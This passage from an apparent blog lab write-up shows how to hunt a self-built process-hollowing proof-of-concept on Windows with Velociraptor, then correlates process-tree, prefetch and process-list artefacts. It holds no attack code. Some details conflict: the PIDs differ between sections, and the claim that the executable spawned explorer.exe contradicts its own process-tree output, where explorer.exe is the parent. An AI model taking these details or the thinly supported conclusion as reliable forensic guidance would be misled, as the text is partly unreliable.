<p><img src="/assets/images/velo/5_downlaod_malware.png" alt="Figure 5" /></p>

<p><em>Fig 5: Download the malware</em></p>

<p>For this lab, ensure that the malware is using the process hollowing technique. However, bear in mind that Velociraptor can be used to hunt for a wide range of threats beyond this technique. For now, our focus will remain on process hollowing.</p>

<p><img src="/assets/images/velo/66_smartscreen.png" alt="Figure 6" /></p>

<p><em>Fig 6: malware execution</em></p>

<p>Once the malware has been executed as shown in Fig 6, we can proceed with the hunt using Velociraptor.</p>

<h3 id="extracting-artefacts-with-velociraptor">Extracting Artefacts with Velociraptor</h3>

<p>The next step involves extracting evidence of the attack or malware using Velociraptor. If you have correctly configured your Velociraptor clients and server, and the malware has been executed, you can begin the hunt. To start, click the “Hunt” button in the Velociraptor server, as shown in Fig 7.</p>

<p><img src="/assets/images/velo/6_checking_clients.png" alt="Figure 7" /></p>

<p><em>Fig 7: Let the hunt begin</em></p>

<p>Next, you’ll need to select your hunting packages. Velociraptor comes with a wide range of pre-installed artefacts that are ready to use. In this lab, we will use some of these artefact parameters, as shown in Fig 8.</p>

<p><img src="/assets/images/velo/7_configure_hunts.png" alt="Figure 8" /></p>

<p><em>Fig 8: Configure Hunt</em></p>

<p>To search for the artefacts you want to use in your hunt, simply type their names into the search bar, as shown in Fig 9.</p>

<p><img src="/assets/images/velo/8_search_hunt_artifacts.png" alt="Figure 9" /></p>

<p><em>Fig 9: Search Hunt Artefacts</em></p>

<h3 id="artefacts-parameters-for-this-lab">Artefacts Parameters for This Lab</h3>

<p>In this lab, we will focus on the following artefacts as shown in Fig 10:</p>

<ul>
  <li>
    <p><strong>Windows.Memory.ProcessInfo</strong>: This artefact provides detailed information about running processes in memory. It allows us to see which processes are active, including their memory usage, identifiers, and other related information.</p>
  </li>
  <li>
    <p><strong>Windows.Memory.ProcessDump</strong>: This artefact captures the memory of a specific process, which can be used to analyse its behaviour, identify injected code, or find other malicious activity.</p>
  </li>
  <li>
    <p><strong>Generic.System.Pstree</strong>: This artefact shows the process tree, illustrating how processes are spawned and related to one another. It’s useful for identifying parent-child relationships between processes, especially when tracking malware.</p>
  </li>
  <li>
    <p><strong>Windows.System.Pslist</strong>: This artefact provides a list of all active processes in the system, including detailed information such as process IDs and associated user accounts.</p>
  </li>
  <li>
    <p><strong>Windows.Attack.Prefetch</strong>: This artefact focuses on Windows Prefetch data, which helps track recently executed applications. It’s useful for identifying whether a suspicious or malicious executable has run on the system.</p>
  </li>
</ul>

<p><img src="/assets/images/velo/10_selected_artifacts_parameters.png" alt="Figure 99" /></p>

<p><em>Figure 10: Selected Artefacts</em></p>

<p>These artefacts will assist in tracing the malicious activity, particularly focusing on the process hollowing technique used by the malware in this scenario.</p>

<p>Once the artefacts have been selected, it is essential to review them, as demonstrated in Fig 11.</p>

<p><img src="/assets/images/velo/12_review_of_selectted_artifacts.png" alt="Figure 11" /></p>

<p><em>Fig 11: Review Selected Artefacts</em></p>

<p>After reviewing and selecting all the necessary hunting artefacts, you will be presented with a summary in the “Overview” section, as seen in Fig 12.</p>

<p><img src="/assets/images/velo/9_begin_hunt_button.png" alt="Figure 12" /> From there, simply click the “Run Hunt” button to initiate the process.</p>
<p><em>Fig 12: Begin the Hunt</em></p>

<p>It’s also important to ensure that the client is connected before proceeding. This can be confirmed in the client list, as shown in Fig 13.</p>

<p><img src="/assets/images/velo/client_connected.png" alt="Figure 13" /></p>

<p><em>Fig 13: Checking if Client is Connected</em></p>

<p>After a few minutes, all the artefacts will be collected and available for analysis. This is illustrated in Fig 14.</p>

<p><img src="/assets/images/velo/all_the_results.png" alt="Figure 13" /></p>

<p><em>Fig 14: Artefacts are now available for download</em></p>

<h3 id="moving-the-artefacts-to-a-desired-location">Moving the Artefacts to a Desired Location</h3>

<p>At this stage, we can move the collected artefacts to another location or share them with other security analysts or colleagues, depending on the situation. In this lab, we have renamed the artefact to “Process_Injection_v1.zip”, as demonstrated in Fig 15.</p>

<p><img src="/assets/images/velo/13_rename_the_results.png" alt="Figure 16" /></p>

<p><em>Fig 15: Renaming the Artefacts</em></p>

<p>In line with best practices, when moving artefacts to another location, it’s crucial to secure the file by adding a password. This ensures the artefact’s integrity and confidentiality. In this lab, we have applied a password to the zip file, as shown in Fig 16.</p>

<p><img src="/assets/images/velo/14_password_the_results.png" alt="Figure 17" /></p>

<p><em>Fig 16: Passwording the Artefact Zip File</em></p>

<h3 id="analysing-the-results">Analysing the Results</h3>

<p>After the artefacts have been collected and moved to the desired location, the next critical step is to analyse the results. There are various ways to approach this, and often it depends on the experience and preferences of the analyst. Some individuals prefer to feed the artefacts directly into a SIEM (Security Information and Event Management) system to automate the correlation and detection process, while others may choose to manually piece together the information for a more hands-on approach. Python scripts are also commonly used to extract insights from the CSV files generated by Velociraptor, allowing for more customised analysis.</p>

<p>In this lab, however, we will take a manual approach to the artefact analysis. This method ensures a deeper understanding of the data and helps to develop the skills required to detect and dissect malware behaviour without relying solely on automated tools. In my experience, it’s always beneficial to go through the process manually before leaning on automation tools to solve the problem. Taking the time to manually analyse artefacts not only sharpens an analyst’s ability to identify patterns but also fosters a more intuitive grasp of the underlying techniques employed by the malware, such as process hollowing in this scenario.</p>

<h3 id="evidence-correlation">Evidence correlation</h3>

<p>At this stage, it is crucial to correlate evidence from various artefacts to build a comprehensive understanding of the suspicious activity observed. By analysing multiple artefacts, we can piece together a fuller picture.</p>

<h3 id="1-genericsystempstree-results">1. Generic.System.Pstree Results</h3>

<p>As mentioned at the beginning of this blog, we are approaching this scenario as if we already suspect malware on the victim machine. In a real-world situation, the process might not be as straightforward as demonstrated in this lab, but the mentality and approach remain the same.</p>

<p>In this section, we will analyse the results from the <strong>Generic.System.Pstree</strong> artefact and determine if anything seems out of the ordinary. At this point, we are operating in a somewhat blind or “grey” mode because, although we know malware was executed, we are proceeding as though we are not sure yet. In contrast, typical threat hunting often involves searching for anomalies or suspicious behaviour that might have been overlooked by traditional security measures. It’s about digging deeper to identify subtle signs of compromise, even if they appear normal at first glance.</p>

<p>Being curious and having a deep understanding of your organisation’s environment is crucial. Knowing what you are looking for and being specific in your hunt helps tremendously. In this scenario, we have a clear goal: we are looking for evidence of process hollowing, where one process disguises itself as another. In simple terms, we aim to find the malware that is masquerading as a legitimate process.</p>

<h4 id="deep-analysis-of-the-genericsystempstree-results">Deep Analysis of the Generic.System.Pstree Results</h4>

<p>In this section, we will perform an in-depth analysis of the <strong>Generic.System.Pstree</strong> artefact. The process tree provides vital insight into the parent-child relationships between processes, which can help us identify suspicious activities, such as process injection or process hollowing.</p>

<h4 id="investigating-daniyyell_pro_inj_pocexe">Investigating “daniyyell_pro_inj_POC.exe”</h4>

<p>Looking into the artefacts, at line 55, we observe an entry related to a potentially suspicious executable, <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>, as shown in <strong>Fig 17</strong>.</p>

<p><img src="/assets/images/velo/Proccess_Injection/Generic.System.Pstree/image1.png" alt="Figure 18" /></p>

<p><em>Fig 17: Generic.System.Pstree Results 1</em></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2768,6528,daniyyell_pro_inj_POC.exe,WINDOWS-MALWARE\Windows_10x64,
C:\Users\Windows_10x64\Downloads\daniyyell_pro_inj_POC.exe,
"""C:\Users\Windows_10x64\Downloads\daniyyell_pro_inj_POC.exe""",
2024-10-08T08:02:00.3085034Z,0001-01-01T00:00:00Z,explorer.exe -&gt; daniyyell_pro_inj_POC.exe

</code></pre></div></div>

<p>In this line, the process <strong>daniyyell_pro_inj_POC.exe</strong> is shown to have been launched by <strong>explorer.exe</strong>. The executable resides in the <strong>Downloads folder</strong>, which is often the location for files retrieved from the internet. This is already a red flag as legitimate executables typically run from system paths (e.g., <strong>C:\Windows\System32</strong>) or trusted program installation directories.</p>

<p>Furthermore, the timestamp (<strong>2024-10-08T08:02:00.3085034Z</strong>) aligns with the timeframe of malware execution. At this stage, however, we cannot make a definite verdict on whether this process is malicious based solely on its name and location. The parent-child relationship with <strong>explorer.exe</strong> also does not immediately indicate suspicious activity, as it is common for <strong>explorer.exe</strong> to spawn processes. However, the context begins to change as we move to line <strong>147</strong>, which is shown in Fig 18.</p>

<p><img src="/assets/images/velo/Proccess_Injection/Generic.System.Pstree/image2.png" alt="Figure 19" /></p>

<p><em>Fig 18: Generic.System.Pstree Results 2</em></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>9056,2768,conhost.exe,WINDOWS-MALWARE\Windows_10x64,
C:\Windows\System32\conhost.exe,\??\C:\Windows\system32\conhost.exe 0x4,
2024-10-08T08:02:00.3157511Z,0001-01-01T00:00:00Z,explorer.exe -&gt; daniyyell_pro_inj_POC.exe -&gt; conhost.exe

</code></pre></div></div>

<p>Here, we see that <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> has spawned <code class="language-plaintext highlighter-rouge">conhost.exe</code>. The <strong>Console Window Host (conhost.exe)</strong> is a legitimate Windows process responsible for console programs (such as the Command Prompt), but it can be leveraged by malware for stealthy activities, including <strong>process hollowing</strong>.</p>

<p>The execution chain now becomes more suspicious:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">explorer.exe</code> launches <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>.</li>
  <li><code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> subsequently launches <code class="language-plaintext highlighter-rouge">conhost.exe</code>.</li>
</ul>

<h3 id="key-observations">Key Observations:</h3>

<ul>
  <li>
    <p><strong>Suspicious Process Location</strong>:<br />
The executable <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> runs from the Downloads folder, which is a non-standard location for legitimate software. Files in this directory are typically downloaded from external sources, increasing the likelihood that they may be untrusted or malicious.</p>
  </li>
  <li>
    <p><strong>Process Chain</strong>:<br />
The relationship between <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> and <code class="language-plaintext highlighter-rouge">conhost.exe</code> raises significant concerns. Process injection techniques, such as <strong>process hollowing</strong>, are often observed when an attacker spawns a legitimate process (e.g., <code class="language-plaintext highlighter-rouge">conhost.exe</code>) and injects malicious code into it. The fact that <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> is spawning <code class="language-plaintext highlighter-rouge">conhost.exe</code> suggests that this could be the beginning of such a technique.</p>
  </li>
  <li>
    <p><strong>Timestamp Correlation</strong>:<br />
Both processes are initiated at nearly the same time (within milliseconds of each other), which aligns with typical behaviour seen during malware execution. The rapid spawning of child processes is a common feature of malware attempting to hide its activity.</p>
  </li>
  <li>
    <p><strong>Console Window Host Misuse</strong>:<br />
The usage of <code class="language-plaintext highlighter-rouge">conhost.exe</code> can be particularly concerning because attackers often abuse this process to facilitate further malicious operations without alerting the user or security tools. While <code class="language-plaintext highlighter-rouge">conhost.exe</code> is a legitimate process, the context of its parent (<code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>) significantly increases the likelihood that it is being misused in this case.</p>
  </li>
</ul>

<h3 id="semi-conclusion-1">Semi-Conclusion 1</h3>

<p>A semi-conclusion in this context means that we cannot definitively conclude that this is malware or a process hollowing instance just yet.</p>

<p>Based on the evidence gathered from the <strong>Generic.System.Pstree</strong> artefact, it is highly likely that <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> is malicious. The process chain and behaviour align with common <strong>process hollowing</strong> techniques, where a legitimate process like <code class="language-plaintext highlighter-rouge">conhost.exe</code> is used to mask malicious activity.</p>

<p>While we refrain from making definitive conclusions at this stage of the analysis, the artefacts clearly demonstrate the file’s progression through the system, starting from its execution by <code class="language-plaintext highlighter-rouge">explorer.exe</code>, followed by the spawning of a suspicious <code class="language-plaintext highlighter-rouge">conhost.exe</code> process. This analysis strongly suggests that <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> could be involved in malicious activity.</p>
<p>However, it is important to emphasise that we are only building a profile of the file we suspect. A final decision will be made after correlating other artefact results. At this stage, we can make a semi-conclusion that this file may or may not be malware.</p>

<p>From the <strong>Generic.System.Pstree</strong> artefact, we observed the following process chain:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">explorer.exe</code> initiated <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>.</li>
  <li><code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> subsequently spawned <code class="language-plaintext highlighter-rouge">conhost.exe</code>.</li>
</ul>

<h2 id="2-windowsattackprefetch">2. Windows.Attack.Prefetch</h2>

<p>The <strong>Windows.Attack.Prefetch</strong> artefact is crucial in understanding the execution patterns of the <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> file. The prefetch feature in Windows is designed to speed up the launch of applications by storing information about the executables that have been run, including their last execution times and the files they accessed. By analysing prefetch files, we can gain insights into the execution of potentially malicious applications as shown in Fig 19.</p>

<p><img src="/assets/images/velo/Proccess_Injection/Windows.Attack.Prefetch/prefetch.png" alt="Figure 20" /></p>

<p><em>Fig 19: Windows.Attack.Prefetch Results</em></p>

<h3 id="analysis-of-the-prefetch-file">Analysis of the Prefetch File</h3>

<p>The specific prefetch file in question is <code class="language-plaintext highlighter-rouge">DANIYYELL_PRO_INJ_POC.EXE-97832FA6.pf</code>, with a timestamp of <code class="language-plaintext highlighter-rouge">2024-10-08T07:36:36.4150137Z</code>. This information provides several important details:</p>

<ol>
  <li>
    <p><strong>File Name and Hash</strong>: The prefetch file is associated with the executable <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>, indicating that the system has executed this file. The hash <code class="language-plaintext highlighter-rouge">97832FA6</code> serves as a unique identifier for the execution instance, which can be cross-referenced with other artefacts to validate its presence and activity.</p>
  </li>
  <li>
    <p><strong>Execution Timestamp</strong>: The timestamp shows when <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> was last executed. This information is critical for correlating events in the timeline of a potential attack. In this case, the timestamp indicates that the executable was run shortly before the other artefacts we have examined, suggesting a cohesive timeline of malicious activity.</p>
  </li>
</ol>

<h3 id="key-observations-1">Key Observations</h3>

<ul>
  <li><strong>Recent Execution</strong>: The execution of the <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> at the given timestamp aligns with our previous findings from the <strong>Generic.System.Pstree</strong> artefact, reinforcing the idea that the file is actively being used in the system.</li>
</ul>

<h3 id="semi-conclusion-2">Semi Conclusion 2</h3>

<p>The presence of the <code class="language-plaintext highlighter-rouge">DANIYYELL_PRO_INJ_POC.EXE-97832FA6.pf</code> prefetch file reinforces our suspicion of the file’s malicious nature. It indicates that the executable was run on the system, and when analysed in conjunction with other artefacts, it provides further evidence of potentially harmful activity.</p>

<p>We will correlate this prefetch data with the <strong>Windows.Memory.ProcessInfo</strong> and <strong>Windows.System.Pslist</strong> artefacts for further verification. This approach will help us confirm whether <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> is malicious and identify which process is involved in the hollowing technique.</p>

<h2 id="3-windowsmemoryprocessinfo">3. Windows.Memory.ProcessInfo</h2>

<p>In Fig 20, we can observe the entry for <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>:</p>

<p><img src="/assets/images/velo/Proccess_Injection/Windows.Memory.ProcessInfo/image.png" alt="Figure 21" /></p>

<p><em>Fig 20: Windows.Memory.ProcessInfo Result</em></p>

<p>The details for <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> are as follows:</p>

<ul>
  <li><strong>Process Name</strong>: <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code></li>
  <li><strong>Memory Address</strong>: <code class="language-plaintext highlighter-rouge">0xa325224000</code></li>
  <li><strong>Process ID</strong>: <code class="language-plaintext highlighter-rouge">2768</code></li>
  <li><strong>File Path</strong>: <code class="language-plaintext highlighter-rouge">C:\Users\Windows_10x64\Downloads\daniyyell_pro_inj_POC.exe</code></li>
  <li><strong>Command Line</strong>: <code class="language-plaintext highlighter-rouge">"""C:\Users\Windows_10x64\Downloads\daniyyell_pro_inj_POC.exe""</code></li>
  <li><strong>Working Directory</strong>: <code class="language-plaintext highlighter-rouge">C:\Users\Windows_10x64\Downloads\</code></li>
  <li><strong>Environment Variables</strong>: The entry also includes various environment variables, indicating the configuration of the system at the time the process was running.</li>
</ul>

<h3 id="analysis">Analysis</h3>

<p>The information presented in the Windows.Memory.ProcessInfo artefact gives insight into the operational context of <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>.</p>

<ol>
  <li>
    <p><strong>File Path and Origin</strong>: The executable resides in the Downloads folder, which is typically associated with files downloaded from the internet. This is a common location for potentially malicious files, as users often download software without verifying its authenticity.</p>
  </li>
  <li>
    <p><strong>Process ID and Memory Address</strong>: The presence of a unique process ID (2768) and memory address (0xa325224000) suggests that the process is actively running in memory. Monitoring these details can help track the behaviour of the executable and its interactions with other system components.</p>
  </li>
  <li>
    <p><strong>Command Line Arguments</strong>: The command line shows that the executable was invoked directly without any additional parameters, which is typical for malicious executables as they often run with minimal user interaction or prompts.</p>
  </li>
  <li>
    <p><strong>Environment Variables</strong>: The comprehensive list of environment variables reveals the system’s configuration. Notably, it includes paths for system directories, user profile information, and other system properties. This information can be valuable for understanding how the malware might interact with the system. For instance, the <code class="language-plaintext highlighter-rouge">USERPROFILE</code> variable indicates that the malware is operating under the <code class="language-plaintext highlighter-rouge">Windows_10x64</code> user account.</p>
  </li>
</ol>

<h3 id="semi-conclusion-3">Semi Conclusion 3</h3>

<p>The information from the <strong>Windows.Memory.ProcessInfo</strong> artefact supports the suspicion surrounding <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>. Its presence in the Downloads folder, the command line used to execute it, and its active memory allocation suggest potential malicious activity. We will conduct the final analysis using <strong>Windows.System.Pslist</strong>. This will help us draw our final conclusions and, hopefully, identify any processes that <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> is using apart from <code class="language-plaintext highlighter-rouge">conhost.exe</code>.</p>

<h2 id="4-windowssystempslist">4. Windows.System.Pslist</h2>

<p>The <strong>Windows.System.Pslist</strong> artefact provides valuable insight into the processes running on the system, including crucial information regarding the process in question, <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>. As illustrated in Figure 21, which is shown in line 152, this artefact details the process’s execution and environment.</p>

<p><img src="/assets/images/velo/Proccess_Injection/Windows.System.Pslist.csv/image.png" alt="Figure 22" /></p>

<p><em>Fig 21: Windows.System.Pslist Result</em></p>

<p>The entry for <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> indicates several key attributes:</p>

<ul>
  <li><strong>Process ID (PID)</strong>: 2768</li>
  <li><strong>Parent Process ID (PPID)</strong>: 6528</li>
  <li><strong>File Path</strong>: <code class="language-plaintext highlighter-rouge">C:\Users\Windows_10x64\Downloads\daniyyell_pro_inj_POC.exe</code></li>
  <li><strong>User</strong>: <code class="language-plaintext highlighter-rouge">WINDOWS-MALWARE\Windows_10x64</code></li>
  <li><strong>Trusted Status</strong>: Untrusted</li>
  <li><strong>Hash Values</strong>: MD5, SHA1, and SHA256, which can be used to further identify and validate the executable.</li>
</ul>

<h3 id="analysis-1">Analysis</h3>

<p>The <strong>Pslist</strong> output reveals that the <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> process is running under a user account that appears to be named after the system’s hostname, <code class="language-plaintext highlighter-rouge">WINDOWS-MALWARE</code>. This unusual naming convention is deliberate for this lab.</p>

<p>The <strong>untrusted</strong> status of the executable strongly indicates that it may not have been verified by the operating system, further enhancing the suspicion surrounding its intent. Additionally, the process’s location in the <strong>Downloads</strong> directory is a common behaviour for potentially malicious files, as attackers often exploit users’ downloading habits.</p>

<h2 id="final-conclusion-12-and-3">Final Conclusion 1,2 and 3.</h2>

<h3 id="correlation-with-other-artefacts-final-verdict">Correlation with Other Artefacts: Final Verdict</h3>

<p>The analysis of the artefacts reveals significant insights into the behaviour of the executable <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>. The correlation between various data points highlights a strong likelihood that this executable is engaged in process hollowing, masquerading as legitimate Windows processes, specifically <code class="language-plaintext highlighter-rouge">conhost.exe</code> and <code class="language-plaintext highlighter-rouge">explorer.exe</code>.</p>

<p><strong>Findings Overview:</strong></p>

<ol>
  <li>
    <p><strong>Process Tree Analysis</strong>: The <code class="language-plaintext highlighter-rouge">Generic.System.Pstree</code> artefact shows a clear relationship where <code class="language-plaintext highlighter-rouge">explorer.exe</code> initiates <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code>, indicating that the executable may be attempting to blend in with legitimate system activity.</p>
  </li>
  <li>
    <p><strong>Prefetch Information</strong>: The <code class="language-plaintext highlighter-rouge">Windows.Attack.Prefetch</code> file, <code class="language-plaintext highlighter-rouge">DANIYYELL_PRO_INJ_POC.EXE-97832FA6.pf</code>, has a timestamp suggesting it was executed shortly before the analysis, further confirming its recent activity and potential use in a malicious context.</p>
  </li>
  <li>
    <p><strong>Process Information</strong>: The <code class="language-plaintext highlighter-rouge">Windows.Memory.ProcessInfo</code> artefact confirms the execution of <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> from the <code class="language-plaintext highlighter-rouge">Downloads</code> directory, reinforcing the idea that this executable is not running in a typical application context, as seen in the path and process information.</p>
  </li>
  <li>
    <p><strong>Process List Details</strong>: The <code class="language-plaintext highlighter-rouge">Windows.System.Pslist</code> artefact indicates that <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> is not elevated, which may suggest it is trying to avoid detection by operating under the privileges of a normal user, enhancing its chances of executing malicious payloads without raising suspicion.</p>
  </li>
</ol>

<p>In conclusion, the analysis supports the assertion that <code class="language-plaintext highlighter-rouge">daniyyell_pro_inj_POC.exe</code> is leveraging process hollowing techniques to masquerade as legitimate processes such as <code class="language-plaintext highlighter-rouge">conhost.exe</code> and <code class="language-plaintext highlighter-rouge">explorer.exe</code>. This correlation across multiple artefacts underscores the importance of thorough investigation in identifying and mitigating potential threats in system behaviour.</p>

<h3 id="proof-of-concepts">Proof of Concepts</h3>

<p>Cybersecurity is a challenging field, as evidenced by the complexities we often encounter in social media today. Validating findings can sometimes require extensive analysis, spanning weeks, months, or even years. In this context, it is essential to substantiate our discoveries using Velociraptor, either through its GUI method or by providing screenshots that clearly demonstrate the legitimacy of our findings.</p>

<p>In Fig 22, we can clearly see that our discoveries with Velociraptor are legitimate. We have effectively used Velociraptor to identify that <strong>daniyyell_pro_inj_POC.exe</strong> is indeed engaging in process hollowing, with both <code class="language-plaintext highlighter-rouge">conhost.exe</code> and <code class="language-plaintext highlighter-rouge">explorer.exe</code> being spawned by <strong>daniyyell_pro_inj_POC.exe</strong>. This allows us to draw conclusions about what is real or fake based on the key findings from Velociraptor.</p>

<p><img src="/assets/images/velo/analysing_the_proccess.png" alt="Figure 23" /></p>

<p><em>Fig 22: Analysing the Process</em></p>

<p>Although <strong>conhost.exe</strong> and <strong>explorer.exe</strong> may seem like legitimate Microsoft binaries, the results from Windows.System.Pslist indicate that <strong>daniyyell_pro_inj_POC.exe</strong> is not trusted. This evidence reinforces our confidence that the child processes associated with this file are indeed malicious.</p>

<h3 id="comparative-analysis-of-explorer-instances">Comparative Analysis of Explorer Instances</h3>

<p>This phase analyses two instances of <code class="language-plaintext highlighter-rouge">explorer.exe</code>, one potentially malicious and the other benign as depited in Fig 23 and Table 1.</p>

<h5 id="similarities-and-differences">Similarities and Differences</h5>

<table>
  <thead>
    <tr>
      <th>Feature</th>
      <th>Malicious Explorer</th>
      <th>Benign Explorer</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Image File</strong></td>
      <td>explorer.exe</td>
      <td>Windows Explorer</td>
    </tr>
    <tr>
      <td><strong>Version</strong></td>
      <td>10.0.19041.4842</td>
      <td>10.0.19041.4842</td>
    </tr>
    <tr>
      <td><strong>Build Time</strong></td>
      <td>10.0.19041.4842</td>
      <td>10.0.19041.4842</td>
    </tr>
    <tr>
      <td><strong>Command Line</strong></td>
      <td>C:\Windows\explorer.exe</td>
      <td>C:\Windows\Explorer.EXE</td>
    </tr>
    <tr>
      <td><strong>Current Directory</strong></td>
      <td>C:\Users\Windows_1Uxb4\Downloads\</td>
      <td>C:\Windows\System32\</td>
    </tr>
    <tr>
      <td><strong>Autostart Location</strong></td>
      <td>HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell</td>
      <td>HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell</td>
    </tr>
    <tr>
      <td><strong>Parent Process</strong></td>
      <td>daniyyell_pro_inj_POC.exe (4764)</td>
      <td><Non-existent Process=""> N/A</Non-existent></td>
    </tr>
    <tr>
      <td><strong>User</strong></td>
      <td>WINDOWS-MALWARE\Windows_10x64</td>
      <td>WINDOWS-MALWARE\Windows_10x64</td>
    </tr>
    <tr>
      <td><strong>Started</strong></td>
      <td>07:14:53 08/10/2024</td>
      <td>04:52:52 08/10/2024</td>
    </tr>
    <tr>
      <td><strong>Image Architecture</strong></td>
      <td>64-bit</td>
      <td>64-bit</td>
    </tr>
    <tr>
      <td><strong>Data Execution Prevention (DEP) Status</strong></td>
      <td>Enabled (permanent)</td>
      <td>Enabled (permanent)</td>
    </tr>
    <tr>
      <td><strong>Address Space Layout Randomization (ASLR)</strong></td>
      <td>Bottom-Up</td>
      <td>Bottom-Up</td>
    </tr>
    <tr>
      <td><strong>Control Flow Guard</strong></td>
      <td>Enabled</td>
      <td>Enabled</td>
    </tr>
    <tr>
      <td><strong>Enterprise Context</strong></td>
      <td>N/A</td>
      <td>N/A</td>
    </tr>
    <tr>
      <td><strong>Stack Protection</strong></td>
      <td>Disabled</td>
      <td>Disabled</td>
    </tr>
  </tbody>
</table>

<p><em>Table 1: Comparative Analysis of Explorer Instances</em></p>

<h4 id="summary">Summary</h4>

<p>The analysis reveals that both instances of <code class="language-plaintext highlighter-rouge">explorer.exe</code> share the same version and build time, indicating they originate from the same source. Both processes have enabled Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR), suggesting a level of standard security measures. However, the malicious instance has a different command line, current directory, and parent process, which raises suspicion.</p>

<p><img src="/assets/images/velo/comparison_malware_benign.png" alt="Figure 24" /></p>

<p><em>Fig 23: Comparison Analyses of explorer.exe</em></p>

<p>The malicious <code class="language-plaintext highlighter-rouge">explorer.exe</code> is running from a user-specific directory <strong>C: \Users\Windows_10x64 Downloads</strong> with a parent process <strong>daniyyell_pro_inj_POC.exe(4764)</strong>, indicating malicious activity linked to the process hollowing. In contrast, the benign instance runs from the System32 directory without a parent process, highlighting its legitimate function as part of the Windows operating system.</p>

<p>Lastly, we examine the CPU and I/O comparison to identify differences between the benign and malicious processes, as shown in Fig 24.</p>

<p><img src="/assets/images/velo/checking_CPU_IO_comparison.png" alt="Figure 24" /></p>

<p><em>Fig 24: Analysing the CPU/IO Process</em></p>

<p>The results reveal that the malicious process does not utilise any I/O, while the benign <code class="language-plaintext highlighter-rouge">explorer.exe</code> does.</p>

<p>Additionally, we observe differences in memory usage. Although the malicious file operated for only a few minutes, we can see how its performance compares to that of legitimate <code class="language-plaintext highlighter-rouge">explorer.exe</code>.</p>

<h2 id="overall-conclusion">Overall Conclusion</h2>

<p>In this analysis, we successfully identified and validated the malicious behaviour of <strong>daniyyell_pro_inj_POC.exe</strong> through the use of Velociraptor. Our findings confirmed that this executable is involved in process hollowing, masquerading as legitimate system processes, specifically <code class="language-plaintext highlighter-rouge">conhost.exe</code> and <code class="language-plaintext highlighter-rouge">explorer.exe</code>. Despite their appearance as trustworthy Microsoft binaries, our investigation revealed that these processes were spawned by an untrusted executable, indicating a potential security threat. The analysis of CPU and I/O usage further reinforced our conclusions, highlighting the stark differences between benign and malicious processes.</p>

<h2 id="future-work">Future Work</h2>

<p>In future efforts, we aim to collect <strong>daniyyell_pro_inj_POC.exe</strong> for both static and dynamic analysis to uncover its command and control (C2) infrastructure and associated IP addresses. Gaining a deeper understanding of this malware will enhance our ability to develop effective YARA rules and update our Endpoint Detection and Response (EDR) rules to prevent similar threats in the future. Additionally, we can leverage more Velociraptor artefact parameters to enhance telemetry, focusing on registry modifications and other relevant behaviours. This comprehensive approach will help strengthen our security posture and improve our threat detection capabilities.</p>

<p><em><strong>Disclaimer</strong>: The information provided in this analysis is for educational purposes only. The malware discussed in this report has been self-developed and has not been used for any abusive or malicious activities outside this controlled lab environment. The information shared is based on open-source tools, with the Linux server being SELKS. If you have any queries or projects you would like us to collaborate on, I am more accessible on LinkedIn or via email.</em></p>

<h2 id="references">References</h2>

<p>[1] Malwarebytes, “Process Doppelganging Meets Process Hollowing,” 2018. [Online]. Available: <a href="https://www.malwarebytes.com/blog/news/2018/08/process-doppelganging-meets-process-hollowing_osiris">https://www.malwarebytes.com/blog/news/2018/08/process-doppelganging-meets-process-hollowing_osiris</a>. [Accessed: 08-Oct-2024].</p>

<p>[2] Velociraptor, “Hunting with Velociraptor GUI,” 2024. [Online]. Available: <a href="https://docs.velociraptor.app/docs/gui/hunting/">https://docs.velociraptor.app/docs/gui/hunting/</a>. [Accessed: 08-Oct-2024].</p>

<p>[3] MITRE ATT&amp;CK, “T1055.012 - Process Injection: Process Hollowing,” 2024. [Online]. Available: <a href="https://attack.mitre.org/techniques/T1055/012/">https://attack.mitre.org/techniques/T1055/012/</a>. [Accessed: 08-Oct-2024].</p>

